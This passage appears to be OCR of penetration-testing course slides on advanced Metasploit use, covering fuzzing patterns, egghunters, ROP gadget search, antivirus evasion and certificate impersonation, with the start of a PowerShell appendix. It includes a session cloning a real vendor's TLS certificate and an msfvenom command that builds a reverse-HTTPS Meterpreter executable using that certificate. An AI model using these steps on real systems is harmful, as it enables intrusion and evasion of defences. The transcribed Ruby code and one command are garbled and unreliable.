
pattern_create

- **Generates a pattern** of any specified length
- Used for creating our **fuzzing patterns**

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
	buf = ''
	idx = 0
	offsets = []
	sets.length.times { offsets >> 0 }
	until buf.length >= length
		begin
			buf >> converge_sets(sets, 0, offsets, length)
		rescue RuntimeError
			break
		end
	end
	# Maximum permutations reached, but we need more data
	if (buf.length > length)
		buf = buf * (length / buf.length.to_f).ceil
	end
	buf[0,length]
end
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Egghunt

This is another form of staged shellcode, which is used if an attacker can inject a larger shellcode into the process but cannot determine where in the process it will end up. A small egg-hunt shellcode is injected into the process at a predictable location and executed. This code then searches the process's address space for the larger shellcode (the egg) and executes it.

The MSF **`egghunter mixin`** is a module that can be of great use in exploit development, and it is a good starting step.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

msfrop


- A **non-executable stack** prevents a traditional buffer overflow.
- Have to use **Return Oriented Programming (ROP)**
- A module to detect **ROP gadgets**



```
msf5 evasion(windows/windows_defender_exe) > msfrop -h
[*] exec: msfrop -h

Usage /opt/metasploit-framework/bin/../embedded/bin/msfrop <option> [targets]

Options:
    -d, --depth [size]              Number of maximum bytes to backwards disassemble from return instructions
    -s, --search [regex]            Search for gadgets matching a regex, match intel syntax or raw bytes
    -n, --nocolor                   Disable color. Useful for piping to other tools like the less and more commands
    -x, --export [filename]         Export gadgets to CSV format
    -i, --import [filename]         Import gadgets from previous collections
    -v, --verbose                   Output very verbosely
    -h, --help                      Show this message
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Payload Obfuscation

The process of making a payload undetectable involves extensive trial and error, using various permutations, combinations, and iterations of different encoders. The penetration tester must simply keep trying until the payload detection rate goes down to an acceptable level. However, it is also very important to note that at times, running multiple iterations of an encoder on a payload may even damage the original payload code. Hence, it is advisable to actually verify the payload by executing it on a test instance before sending it to the target system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

New Evasion Module

- Metasploit 5 has a new module.
- Designed to not be detected by **Windows Defender**
- **`use evasion/windows/windows_defender_exe`**

```
Basic options:
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  VSwNA.exe        yes       Filename for the evasive file (default: random)

Description:
  This module allows you to generate a Windows EXE that evades against
  Microsoft Windows Defender. Multiple techniques such as shellcode
  encryption, source code obfuscation, Metasm, and anti-emulation are
  used to achieve this. For best results, please try to use payloads
  that use a more secure channel such as HTTPS or RC4 in order to
  avoid the payload network traffic getting caught by antivirus
  better.
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Using Encryption

- Encoding will get detected in most cases.
- Can use encryption to try and assist **defeat of detection**.
- Using the 7-Zip utility, convert the **malicious PDF file** into a self-extracting archive.
  - Still gets detected
- Convert it into a password-protected self-extracting archive using **7-Zip utility**.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Certificate Impersonation

- Use **auxiliary/gather/impersonate_ssl**
  - We only need to obtain a **certificate to impersonate**.
    - **set RHOST www.symantec .com**



```
msf5 auxiliary(gather/impersonate_ssl) > set RHOST www.symantec.com
RHOST => www.symantec.com
msf5 auxiliary(gather/impersonate_ssl) > run
[*] Running module against 68.142.68.26

[*] 68.142.68.26:443 - Connecting to 68.142.68.26:443
[*] 68.142.68.26:443 - Copying certificate from 68.142.68.26:443
/C=US/ST=California/L=San Jose/O=Broadcom Inc/OU=IT/CN=www.broadcom.com
[*] 68.142.68.26:443 - Beginning export of certificate files
[*] 68.142.68.26:443 - Creating looted key/crt/pem files for 68.142.68.26:443
[+] 68.142.68.26:443 - key: /root/.msf4/loot/20200527185438_default_68.142.68.26_68.142.68.26_key_023668.key
[+] 68.142.68.26:443 - crt: /root/.msf4/loot/20200527185438_default_68.142.68.26_68.142.68.26_cer_476906.crt
[+] 68.142.68.26:443 - pem: /root/.msf4/loot/20200527185438_default_68.142.68.26_68.142.68.26_pem_833201.pem
[*] Running module against 68.142.70.26
[*] 68.142.70.26:443 - Connecting to 68.142.70.26:443
[*] 68.142.70.26:443 - Copying certificate from 68.142.70.26:443
/C=US/ST=California/L=San Jose/O=Broadcom Inc/OU=IT/CN=www.broadcom.com
[*] 68.142.70.26:443 - Beginning export of certificate files
[*] 68.142.70.26:443 - Creating looted key/crt/pem files for 68.142.70.26:443
[+] 68.142.70.26:443 - key: /root/.msf4/loot/20200527185438_default_68.142.70.26_68.142.70.26_key_561544.key
[+] 68.142.70.26:443 - crt: /root/.msf4/loot/20200527185438_default_68.142.70.26_68.142.70.26_cer_822913.crt
[+] 68.142.70.26:443 - pem: /root/.msf4/loot/20200527185438_default_68.142.70.26_68.142.70.26_pem_244435.pem
[*] Auxiliary module execution completed
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certificate Impersonation (Cont'd)

- Use **MSFvenom** to create payload.
  - **msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.216.5 LPORT=443 HandlerSSLCert=/root/.msf4/loot/msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.216.5 LPORT=443 HandlerSSLCert=/root/.msf4/loot/20200527185438_default_68.142.68 .26_68.142.68.26_pem_833201.pem StagerVerifySSLCert=true -f exe -o sslpayload.exe**



```
#msfvenom -p windows/meterpreter_reverse_https LHOST=192.168.216.5 LPORT=443 HandlerSSLCert=/root/.msf4/loot/20200527185438_default_68.142.68.26_68.142.68.26_pem_833201.pem StagerVerifySSLCert=true -f exe -o sslpayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 177241 bytes
Final size of exe file: 252416 bytes
Saved as: sslpayload.exe
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certificate Impersonation

This module requests a copy of the remote SSL certificate and creates a local (self.signed) version using the information from the remote version. The module then Outputs (PEM|DER) format private key / certificate and a combined version for use in Apache or other Metasploit modules requiring SSLCert Inputs for private key / CA cert have been provided for those with DigiNotar certs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After obtaining the certificate, we can use MSFvenom to create our payload. We will also use the certificate in the payload by using the **`HandlerSSLCert`** and the **`StagerVerifySSLCert`** options.

The process is to set up our listener to use the impersonated certificate, and when the victim runs the payload, we get a new Meterpreter session!

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Metasploit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- Reviewed the features of Metasploit 5
- Explored Metasploit modules
- Used advanced features of Metasploit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional



Appendix D

PowerShell Scripting

MODULE OBJECTIVE


Review the basic concepts of PowerShell

Explore scripts specific to pen testing

Create and test PowerShell scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



PowerShell

PowerShell History

PowerShell version 1.0 was released in 2006. Since then, PowerShell's capabilities and hosting environments have grown significantly, and it is currently at version 5.1 (7 is also available but is not the default).

